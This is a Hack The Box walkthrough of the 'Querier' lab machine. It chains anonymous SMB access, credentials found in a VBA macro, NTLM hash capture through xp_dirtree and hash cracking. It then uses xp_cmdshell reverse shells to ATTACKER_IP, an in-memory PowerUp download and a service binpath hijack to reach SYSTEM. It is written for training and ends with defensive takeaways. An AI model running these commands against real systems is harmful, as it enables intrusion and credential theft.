HTB Querier - Walkthrough
Room Link: https://app.hackthebox.com/machines/Querier
Room Link: https://app.hackthebox.com/machines/Querier
HTB Querier — Walkthrough

Room Link: https://app.hackthebox.com/machines/Querier
Reconnaissance
A full TCP port scan reveals the target’s attack surface:
1
nmap -T4 -p- -A -Pn <MACHINE_IP>


Key open ports:
- 135, 139, 445 — RPC / SMB — Windows file sharing- 1433 — MS-SQL — Microsoft SQL Server 2017 RTM- 5985, 47001 — HTTP — WinRM / HTTPAPI
SMB Enumeration
Anonymous SMB access is available. Listing shares with no password:
1
smbclient -L //<MACHINE_IP>/ -U anonymous

A non-default share named Reports is visible. Connecting and listing its contents:
1
smbclient //<MACHINE_IP>/reports -U anonymoussmb: \> mget *
This downloads Currency Volume Report.xlsm — a macro-enabled Excel workbook.
Extracting Credentials from the XLSM
Running binwalk on the file reveals it’s a ZIP archive (standard Office Open XML format) containing a xl/vbaProject.bin — a compiled VBA macro binary
1
binwalk Currency\ Volume\ Report.xlsmbinwalk -e Currency\ Volume\ Report.xlsm


After extraction, inspecting the VBA binary:
1
cd _Currency\ Volume\ Report.xlsm.extracted/xlcat vbaProject.bin

Readable strings within the binary reveal a hardcoded connection string:
1
Uid=reporting;Pwd=PcwTWTHRwryjc$c6
Credentials recovered: reporting / PcwTWTHRwryjc$c6
MSSQL Access — Low Privilege
Authenticating to SQL Server using Impacket’s mssqlclient.py:
1

mssqlclient.py QUERIER/reporting:'PcwTWTHRwryjc$c6'@<MACHINE_IP> -windows-auth
The connection succeeds and the database context switches to volume. However, attempting to enable xp_cmdshell fails — the reporting account lacks the required permissions:
1
[-] ERROR(QUERIER): Line 105: User does not have permission to perform this action.
NTLM Hash Capture via xp_dirtree
Since xp_cmdshell is unavailable, a different technique is used to escalate: forcing the SQL Server service account to authenticate outbound to an attacker-controlled SMB server, capturing its NTLMv2 hash.

Step 1 — Start a rogue SMB listener on the attacker machine:
1
mkdir sharesmbserver.py -smb2support share share/

Step 2 — Trigger an outbound SMB connection from SQL Server:
1
exec xp_dirtree '\\<ATTACKER_IP>\share',1,1

The Impacket SMB server captures the incoming authentication:
1
[*] AUTHENTICATE_MESSAGE (QUERIER\mssql-svc, QUERIER)[*] User mssql-svc\QUERIER authenticated successfully[*] mssql-svc::QUERIER:4141414141414141:<NTLMv2 hash>
Step 3 — Crack the hash with Hashcat (mode 5600 = NTLMv2):
1
hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt

Password cracked: corporate568
Elevated credentials: mssql-svc / corporate568
MSSQL Access — High Privilege
Re-authenticating with the mssql-svc account:
1
mssqlclient.py QUERIER/mssql-svc:'corporate568'@<MACHINE_IP> -windows-auth

This account has sysadmin rights. Enabling xp_cmdshell now succeeds:
1
enable_xp_cmdshell
Enumerating users on the system:
1
xp_cmdshell dir C:\users
The user flag is located at C:\users\mssql-svc\desktop\user.txt.
Reverse Shell
Step 1 — Download netcat to a writable directory on the target:
1
xp_cmdshell powershell -c Invoke-WebRequest "http://<ATTACKER_IP>/nc.exe" -OutFile "C:\Reports\nc.exe"

Step 2 — Set up a listener on the attacker machine:
1
nc -lvnp 4444
Step 3 — Execute the reverse shell:
1
xp_cmdshell C:\Reports\nc.exe <ATTACKER_IP> 4444 -e cmd.exe

A shell is returned running as QUERIER\mssql-svc.
Privilege Escalation
Method 1 — Cached GPP Credentials (PowerUp)
Fetching and running PowerUp directly in memory:
echo IEX(New-Object Net.WebClient).DownloadString('http://<ATTACKER_IP>/powerup.ps1') | powershell -noprofile -


PowerUp identifies several attack vectors, including a cached Group Policy Preferences (GPP) file at:
1
C:\ProgramData\Microsoft\Group Policy\History\{GUID}\Machine\Preferences\Groups\Groups.xml
The GPP file contains the local Administrator credentials in encrypted (but trivially crackable) cpassword format. PowerUp automatically decrypts it, revealing:
- Username: Administrator- Password:
**********************
Using Impacket’s psexec.py to get a SYSTEM shell:
1
psexec.py Administrator:'password'@10.129.44.207
1
C:\Windows\system32> whoamint authority\system

The root flag is located at C:\Users\Administrator\Desktop\root.txt.
Method 2 — Modifiable Service (UsoSvc)
PowerUp also flags the UsoSvc (Update Orchestrator Service) as modifiable by the current user. The service runs as LocalSystem, so hijacking its binary path yields a SYSTEM shell.
Step 1 — Reconfigure the service binary path to execute a reverse shell:
1
sc config UsoSvc binpath="C:/reports/nc.exe <ATTACKER_IP> 5555 -e cmd.exe"

Verify the change:
1
sc qc UsoSvc
Step 2 — Start a listener:
1
nc -lvnp 5555
Step 3 — Restart the service:
1
sc stop UsoSvcsc start UsoSvc
The listener receives a connection as nt authority\system.
Key Takeaways
- Macro-enabled Office files stored on accessible file shares are a significant credential leak risk — always audit SMB share permissions and avoid embedding connection strings in VBA.-
xp_dirtreecan be used as a hash-coercion primitive even withoutxp_cmdshellprivileges, making any authenticated MSSQL session a potential pivot point.- NTLMv2 hashes for service accounts are often crackable with common wordlists — service accounts should use long, random passwords and ideally be configured with SMB signing or restricted from outbound SMB.- GPP cpassword credentials cached on disk remain a persistent risk on older or unpatched Windows environments.- Modifiable services running as SYSTEM are a classic and reliable local privilege escalation vector detectable with tools like PowerUp or WinPEAS.